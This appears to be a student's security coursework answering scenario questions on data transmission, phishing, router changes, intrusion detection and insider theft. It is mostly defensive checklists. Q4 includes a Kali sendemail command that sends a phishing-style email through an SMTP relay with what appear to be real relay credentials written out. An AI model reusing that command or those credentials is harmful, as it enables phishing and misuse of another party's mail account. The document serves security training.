To ensure the security of data transmitted between offices and the data center, the company should implement the following best practices:

1. Encrypt Data in Transit

- ✓ Use TLS (Transport Layer Security) or SSL (Secure Sockets Layer) to encrypt data during transmission.
- ✓ Implement VPN (Virtual Private Network) to create a secure and encrypted communication channel.
- ✓ Consider end-to-end encryption for sensitive data.

2. Secure Network Connections

- ✓ Use firewalls to filter and monitor incoming/outgoing traffic.
- ✓ Implement intrusion detection and prevention systems (IDS/IPS).
- ✓ Configure Wi-Fi networks with WPA3 encryption and avoid using public or unsecured networks.

3. Implement Strong Authentication & Access Controls

- ✓ Use Multi-Factor Authentication (MFA) to prevent unauthorized access.
- ✓ Implement role-based access control (RBAC) to limit data access.
- ✓ Regularly review and update user access permissions.

4. Secure Endpoints and Devices

- ✓ Ensure all devices use updated security patches and antivirus software.
- ✓ Enforce the use of strong passwords and biometrics for authentication.
- ✓ Implement mobile device management (MDM) for remote device security.

5. Monitor and Detect Security Threats

- ✓ Use SIEM (Security Information and Event Management) solutions for real-time monitoring.
- ✓ Set up automated alerts for suspicious activities.
- ✓ Conduct regular security audits and penetration testing.

6. Train Employees on Cybersecurity Best Practices

- ✓ Educate employees on phishing, social engineering, and secure data handling.
- ✓ Implement policies for secure remote access and data sharing.
- ✓ Conduct regular cybersecurity training and awareness programs.

7. Use Secure File Transfer Methods

- ✓ Avoid transferring sensitive data via email or unprotected channels.
- ✓ Use secure file transfer protocols (SFTP, FTPS, or HTTPS).
- ✓ Implement cloud-based encrypted file-sharing services.

8. Regularly Backup Data

- ✓ Maintain frequent off-site and cloud backups.
- ✓ Use encrypted backups to prevent data leaks.
- ✓ Test backup recovery procedures regularly.


Q4. The IT security team notices an increase in phishing emails targeting employees. Some employees have fallen victim to these attacks, compromising their credentials.

Part I: Making the attack on the system

```
└─$ sendemail -xu 8834f7001@smtp-brevo.com -xp rCYN9F8wMO4ymz6K -s smtp-relay.brevo.com:587 -f "pattiradu2000@gmail.com" -t "pattiradu@gmail.com" -u "personel info for promotion" -m "hari meeting mukanya be ready"
```

```
Mar 28 14:01:49 kali sendemail[26068]: Email was sent successfully!
```

```
└──(kali㉿kali)-[~]
```



personel info for promotion ➤

Inbox x

pattiradu2000@gmail.com <pattiradu2000@8926455.brevosend.com>

8

to me ▾

hari m

from: **pattiradu2000@gmail.com**
<pattiradu2000@8926455.brevosend.com>
reply-to: "pattiradu2000@gmail.com"
<pattiradu2000@gmail.com>
to: pattiradu@gmail.com
date: Mar 28, 2025, 8:01PM
subject: personel info for promotion
mailed-by: jx.d.sender-sib.com
signed-by: 8926455.brevosend.com
security: 🔒 Standard encryption (TLS) [Learn more](#)
➤: Important according to Google magic.

Part II: Implement the solution on this

To address the increase in phishing emails and prevent further credential compromises, the IT security team can implement both immediate solutions and long-term strategies. Here's a comprehensive approach:

Immediate Solutions

1. Identify and Block Phishing Emails

- ✓ Use anti-phishing software to automatically flag and quarantine suspicious emails.
- ✓ Enable email filtering systems that check for common phishing indicators (e.g., suspicious links, fake sender addresses).
- ✓ Block known malicious IPs and email domains from sending emails to your organization.

2. Notify Affected Employees

- ✓ Immediately inform employees who have fallen victim to phishing attempts.

- ✓ Instruct them to change their passwords and enable two-factor authentication (2FA) for their accounts.
- ✓ Monitor their accounts for suspicious activity and unauthorized access.

3. Activate Multi-Factor Authentication (MFA)

- ✓ Ensure all accounts, especially those with access to sensitive data, use multi-factor authentication (MFA) to add an extra layer of security.
- ✓ MFA should be enforced for internal systems, email accounts, and cloud services (e.g., Microsoft 365, Google Workspace).

4. Analyze and Respond to Breaches

- ✓ If credentials have been compromised, conduct a thorough investigation to understand the scope of the breach.
- ✓ Review logs, identify unauthorized access, and change passwords for critical systems.
- ✓ Alert security teams to any suspicious activities or access attempts.

5. Increase Email Security Awareness

- ✓ Send out immediate warnings to all employees about the current phishing campaigns.
- ✓ Include clear examples of common phishing tactics (e.g., fake links, suspicious attachments, unfamiliar sender addresses).
- ✓ Advise employees to verify emails that ask for sensitive information by directly contacting the sender.

Part III: Future Recommendations

1. Employee Awareness and Training

- ✓ Conduct regular phishing simulation exercises to educate employees on recognizing phishing attempts.
- ✓ Provide cybersecurity awareness training that teaches employees how to identify common phishing tactics, such as:
 1. Suspicious sender addresses (e.g., a slight misspelling of a legitimate domain).
 2. Unusual requests for confidential information.

3. Strange links and attachments (employees should hover over links to check for discrepancies).
 4. Urgent or alarming messages that pressure employees to act quickly.
2. Phishing Detection Software
 - ✓ Implement advanced anti-phishing tools to identify, filter, and block phishing emails before they reach employees' inboxes.
 - ✓ Use solutions like Proofpoint, Mimecast, or Barracuda to improve email filtering capabilities and catch phishing attempts in real-time.
 - ✓ Enable URL and attachment scanning to detect potentially malicious content.
3. Implement Domain Protection and DMARC
 - ✓ Use DMARC (Domain-based Message Authentication, Reporting, and Conformance) to protect your domain from being spoofed in phishing emails.
 - ✓ Implement SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to authenticate emails sent from your domain and prevent impersonation.
4. Incident Response Plan
 - ✓ Develop and maintain a detailed incident response plan for phishing attacks, including how to handle credential theft, respond to data breaches, and communicate with affected employees.
 - ✓ Ensure employees know how to report suspicious emails to the IT security team quickly.
5. Centralized Credential Management
 - ✓ Use a password manager to store and securely share passwords, reducing the temptation for employees to reuse or store passwords insecurely.
 - ✓ Enforce strong password policies (length, complexity, expiration) and ensure employees are aware of the importance of using unique passwords for each service.
6. Regular Security Audits and Penetration Testing
 - ✓ Conduct regular audits of your organization's security posture to identify and patch potential vulnerabilities.

- ✓ Run penetration tests that simulate phishing attacks and other tactics to gauge employee response and system weaknesses.

7. Limit Access to Sensitive Data

- ✓ Implement least privilege access controls, ensuring employees have only the minimum access needed to perform their duties.
- ✓ Regularly review and update access permissions based on employees' roles.

Part IV: Technical Tools & Solutions for Phishing Prevention

1. Anti-Phishing Email Filters

- ✓ Use solutions like Barracuda Email Security, Microsoft Defender for Office 365, or Proofpoint to block phishing emails.
- ✓ These tools can automatically scan and flag suspicious emails based on known patterns or machine learning-based analysis.

2. Web Filtering and URL Blocking

- ✓ Set up web filtering solutions (e.g., Cisco Umbrella, Zscaler) to prevent employees from visiting known phishing websites.
- ✓ Implement DNS filtering to block malicious domains before they can be accessed.

3. Automated Incident Response Tools

- ✓ Use tools like Cortex XSOAR or Splunk to automate the detection and response process when phishing is suspected.
- ✓ These platforms can help rapidly identify phishing emails and isolate them from your environment.

Q5. The IT security team detects a suspicious login attempt on their core server. This login attempt was made by a user who should not have access to the server.

NB: Mukirebe mucyo twakoze muri class kuri window server and role based niho hari screenshot

Q6. Further, the main company network security admin realized that the routers configurations are being modified by their co-admins without consulting him/her.

**NB: MUJYE MURI ROUTER MUKORE FILES IRI BACKUP HANYUMA MUKORE NA
CHANGE UKOREHSEJE WINMERGE NA HASH CKECKER TOOLS AND
IMPLEMENT THE SECURITY IN THE ROUTER**

Q7. The system administrator was alerted by some system logs about unauthorized public IPs which are accessing systems devices and data.

**NB: HANO MUKORESHE SNORT HAMWE NA SURICATA TOOL BIRABAFASHA
GUKORA IKI KIBAZO BIRAGENDA NEZA**

Q8. Company suspects one of its employees of stealing proprietary source code and selling it to a competitor. They need evidence for possible legal action.

Ways and future recommendations for enforcing security on this issues of stealing the data by insider employee as insider threat

To enhance physical security and monitor activities in sensitive areas such as the server room and storage locations, you can implement both camera surveillance and physical security measures. Here's a comprehensive approach to achieving this:

1. Implement Camera Surveillance in the Server Room

- ✓ **Install High-Resolution Security Cameras:** Set up **CCTV cameras** (preferably with high resolution) at the entrance and key areas of the server room or storage areas to monitor any unauthorized activity.
 - **360-degree coverage:** Ensure cameras cover all critical angles, including doorways, racks, and other vulnerable spots.
 - **Infrared/Night Vision:** For 24/7 monitoring, use cameras with **night vision** or **infrared capabilities** to ensure visibility even in low-light conditions.
 - **Motion Detection:** Implement cameras with **motion detection sensors** that can alert security personnel when movement is detected during off-hours or outside of normal access times.
 - **Cloud/Remote Monitoring:** Set up cameras with the ability to stream live footage or store recordings in a secure, cloud-based system. This enables monitoring by security teams from remote locations, providing real-time insights.
- ✓ **Access Control Integration:** Integrate the camera system with your **access control system**. For example, a camera can be set to record when an employee scans their ID badge or when a biometric scanner is used for entry.

- ✓ **Data Storage for Video Footage:** Ensure all video footage is securely stored for a sufficient period of time (e.g., 30 days) in case investigations need to be conducted. Ensure data is encrypted both in storage and during transmission to prevent tampering.
- ✓ **Regular Audits of Footage:** Set up automated alerts and review systems for regular audits of camera footage to detect suspicious behavior or potential security breaches. This can help identify unauthorized access to the server room.

2. Implement Access Control Systems for Physical Security

- ✓ **Keyless Entry Systems:** Install **keycard, biometrics, or PIN-based systems** to control access to the server room and storage areas. This can prevent unauthorized individuals from entering.
 - **Access Logs:** Ensure the access control system logs entry times, personnel IDs, and any failed access attempts to create a detailed audit trail.
 - **Time-Based Restrictions:** Set up restrictions based on working hours to prevent access during off-hours unless specifically authorized.
- ✓ **Visitor Management:** Implement a **visitor management system** that logs all non-employee access to secure areas.
 - Visitors should be required to sign in, receive temporary access badges, and be escorted by an authorized staff member at all times.
 - **Pre-arranged appointments** should be set up for visitors to avoid unauthorized or unexpected access.

3. Strengthen Physical Barriers

- ✓ **Server Room Door Locking Mechanism:** Use **high-security doors** with **automatic locking** systems. These should only be accessible to authorized personnel.
- ✓ **Security Barriers:** In areas with highly sensitive data or critical infrastructure, consider implementing **physical barriers** such as **fencing, gates, or security barriers** around the server room or data storage location to prevent unauthorized entry.
- ✓ **Alarms and Sensors:** Install **alarm systems** that trigger if unauthorized access is detected, such as:
 - **Door contact sensors** that trigger an alarm if the door is opened without proper authorization.
 - **Glass break sensors** if there are windows in the server room.

4. Implement 24/7 On-Site Security Personnel

- ✓ **Security Guards:** For high-value or sensitive operations, consider employing **on-site security guards** to monitor access to the server room and other storage areas.
 - Guards can perform random checks, respond to security alerts, and ensure no unauthorized personnel are in restricted areas.
- ✓ **Patrol and Response System:** Set up a regular patrol system with guards walking through critical areas to physically monitor for suspicious activity. This can be integrated with other systems, such as camera feeds, to create a coordinated response plan.

5. Secure Physical Devices and Assets

- ✓ **Lockdown Physical Equipment:** Ensure that all critical physical assets such as servers, storage devices, and backup systems are secured with **cables, locks, or other physical security measures** to prevent theft or tampering.
- ✓ **Device Tracking:** Implement an **asset tracking system** for all equipment that allows real-time monitoring of valuable devices within the server room or storage area.

6. Staff Training and Awareness

- ✓ **Security Protocol Training:** Train all employees on the proper security protocols for accessing sensitive areas and handling data. This includes:
 - Ensuring that **access badges** or **keys** are not shared.
 - Reporting suspicious activity immediately to security personnel.
 - Following proper procedures for securing and logging in/out of sensitive areas.
- ✓ **Regular Security Drills:** Conduct **security drills** (such as lockdown or emergency evacuation drills) to ensure that employees are familiar with procedures and can act quickly in case of a breach.

7. Monitoring and Incident Response

- ✓ **Centralized Monitoring System:** Set up a **centralized monitoring system** that aggregates data from cameras, access control systems, and alarms to provide real-time alerts about security breaches.
 - Security teams should have the ability to **remotely monitor** activities and respond to suspicious incidents immediately.
- **Incident Response Plan:** Create and maintain a comprehensive **incident response plan** that outlines the steps to take in the event of a breach. This includes:
 - ✓ Immediate notification of IT and security teams.

- ✓ Isolating affected systems or physical locations to contain the breach.
- ✓ Gathering and preserving evidence for forensic investigation and legal action, if necessary.

8. Regular Security Audits and Reviews

- ✓ **Periodic Security Audits:** Conduct regular security audits of both the physical infrastructure (camera coverage, access control systems, physical locks) and digital infrastructure (network access, employee access, data logs).
- ✓ **Review Logs and Alerts:** Regularly review access logs, camera footage, and security alerts to detect patterns or potential security vulnerabilities.

